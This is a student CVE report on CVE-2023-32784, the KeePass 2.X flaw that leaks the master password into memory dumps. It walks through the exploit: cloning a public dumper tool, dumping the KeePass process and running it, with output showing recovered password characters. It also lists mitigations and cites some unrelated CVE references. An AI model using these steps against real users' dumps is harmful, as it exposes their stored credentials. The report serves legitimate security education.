

Sri Lanka Institute of Information Technology

2023

Systems and Network Programming - SNP

CVE REPORTS

(CVE-2023-32784)

Year 2, Semester 1



IT22562074

K.P.G.C.M. JAYARATHNA

Y2.S1.WD.CS.01.01

MALABE CAMPUS

CVE-2023-32784

Abstract

This document discusses a security vulnerability in KeePass 2.X versions prior to 2.54 assigned CVE-2023-32784 which allowed an attacker to recover the master password from memory dumps. The vulnerability was identified and fixed by Dominik Reichl KeePass's author. This paper explores the vulnerability and its impact on user security and provides recommendations for mitigating the risks associated with it.

INTRODUCTION

KeePass 2.X a popular password manager, was susceptible to a security flaw (CVE-2023-32784) that enabled attackers to extract the master password from various types of memory dumps such as process dumps, swap files, hibernation files, and crash dumps. The vulnerability affected versions prior to 2.54 and posed a significant risk to user data security.

TECHNOLOGY

The vulnerability exploited the usage of SecureTextBoxEx a custom-developed text box for password entry in KeePass 2.X. This text box left leftover strings in memory for each character typed making it possible for an attacker to reconstruct the master password. The flaw was deeply rooted in how .NET CLR allocated these strings making it difficult to remove them once created.

To exploit the vulnerability a proof-of-concept tool called KeePass Master Password Dumper was developed. This tool allowed attackers to recover the master password character by character with the exception of the first character.

The attack did not require code execution on the target system making it a potent threat to users' sensitive information.

Exploit vulnerability


1. Preparation

The target KeePass 2.X application must be accessible to the attacker and the machine must have .NET installed.

The exploit tool repository can be downloaded from GitHub or cloned by the attacker at <https://github.com/vdohney/keepass-password-dumper>.

In the terminal or Powershell on Windows, the attacker enters the project directory using the command

- **cd <(path>keepass-password-dumper>**




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements!

PS C:\Users\ASUS> cd .\Desktop/keepass-password-dumper-main
PS C:\Users\ASUS\Desktop\keepass-password-dumper-main> |
```

2. Execution:

The attacker creates a memory dump of the KeePass process using task manager or similar tools



To create a dump file for Keepass, open Task Manager, locate Keepass, right-click, and create a dump file. Open the file location, copy the created dump file, paste it into KeePass password dumper main, and type "dotnet run" and "keypass dum file" in the command prompt

Donet run keypass.DMP

```
PS C:\Users\ASUS\Desktop\keepass-password-dumper-main> dotnet run KeePass.DMP
```

The exploit tool scans memory dumps for password-created strings, identifying probable password characters for each position, and recovers the master password, except for the first character, in plaintext.

```
Windows PowerShell
Found: •\
Found: •#
Found: •y
Found: •k
Found: •9
Found: •;
Found: •H
Found: •I
Found: •h
Found: •2
Found: •2
Found: •'
Found: •'
Found: •)
Found: •z
Found: •

Password candidates (character positions):
Unknown characters are displayed as "•"
1.: •
2.: r, s, ĩ, £, ), ñ, D, !, $, , \, #, y, k, 9, ;, H, I, h, 2, ', z, ,
3.: i, Ø,
4.: l,
5.: a,
6.: n,
7.: a, k,
8.: k, a,
9.: a,
Combined: •{r, s, ĩ, £, ), ñ, D, !, $, , \, #, y, k, 9, ;, H, I, h, 2, ', z, }{i, Ø}{an{a, k}{k, a}a
PS C:\Users\ASUS\Desktop\keepass-password-dumper-main>
```

MITIGATIONS

- Update KeePass
- Password Change
- To secure memory dump disposal, delete crash dumps, hibernation files, page/swapfiles, overwrite deleted data, and restart the computer to prevent data carving and protect system functionality.
- Consider Full Disk Encryption

EXPLOIT VIDEO LINK

[CVE-2023-32784.mp4](#)

TRYHACKME ROOM LINK

<https://tryhackme.com/room/exploitingkeepass2xmaster>

References

<https://cybersecnews.medium.com/cve-android-vulnerability-cve-2019-6447-a8273fe4e99f>

<https://github.com/topics/cve-2019-6447>

<https://github.com/vdohney/keepass-password-dumper>

<https://www.cvedetails.com/cve/CVE-2023-32784/?q=CVE-2023-32784>

<https://securityonline.info/cve-2023-32784-flaw-could-let-attackers-dump-the-master-password-from-keepass-memory/>

<https://www.cvedetails.com/cve/CVE-2015-3864/>

<https://source.android.com/docs/security/bulletin/2015-09-01>